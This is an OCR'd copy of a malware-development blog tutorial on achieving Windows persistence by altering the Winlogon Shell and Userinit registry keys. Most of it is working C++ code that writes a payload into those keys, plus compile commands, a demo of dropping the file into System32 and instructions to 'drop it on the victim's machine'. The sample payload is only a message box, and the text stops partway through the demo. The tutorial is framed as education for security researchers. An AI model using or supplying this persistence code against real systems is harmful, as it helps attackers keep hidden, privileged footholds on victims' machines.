
Malware development: persistence - part 7. Winlogon. Simple C++ example.

cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html

June 12, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



Today I'll write about the result of my own research into another persistence trick: Winlogon registry keys.

The Winlogon process is responsible for user logon and logoff, startup and shutdown and locking the screen. Authors of malware could alter the registry entries that the Winlogon process uses to achieve persistence.

The following registry keys must be modified in order to implement this persistence technique:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit`

However, local administrator privileges are required to implement this technique.

practical example

First of all create our malicious application (`hack.cpp`):

```
/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

As you can see, it’s just a pop-up “meow” message as usually.

Let’s go to compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

The generated `hack.exe` needs to be dropped into the victim’s machine.

Changes to the `Shell` registry key that include an malicious app will result in the execution of both `explorer.exe` and `hack.exe` during Windows logon.

This can be done immediately using the script below:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // shell
  // const char* sh = "explorer.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe";
  const char* sh = "explorer.exe,hack.exe";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
  }

  return 0;
}
```

Also, similar for `Userinit`. If this registry key include an malicious app will result in the execution of both `userinit.exe` and `hack.exe` during Windows logon:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // userinit
  const char* ui = "C:\\Windows\\System32\\userinit.exe,Z:\\2022-06-12-malware-pers-
7\\hack.exe";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Userinit", 0, REG_SZ, (unsigned char*)ui,
strlen(ui));
    RegCloseKey(hkey);
  }

  return 0;
}
```


So, compile the program responsible for persistence:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

demo


And see everything in action. First of all, check registry keys:

```
req query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```




Copy malicious app to `C:\Windows\System32\`. And run:


```
.\pers.exe
```




Then, logout and login:




According to the logic of the our malicious program, “meow-meow” popped up:






Let’s check process properties via Process Hacker 2:



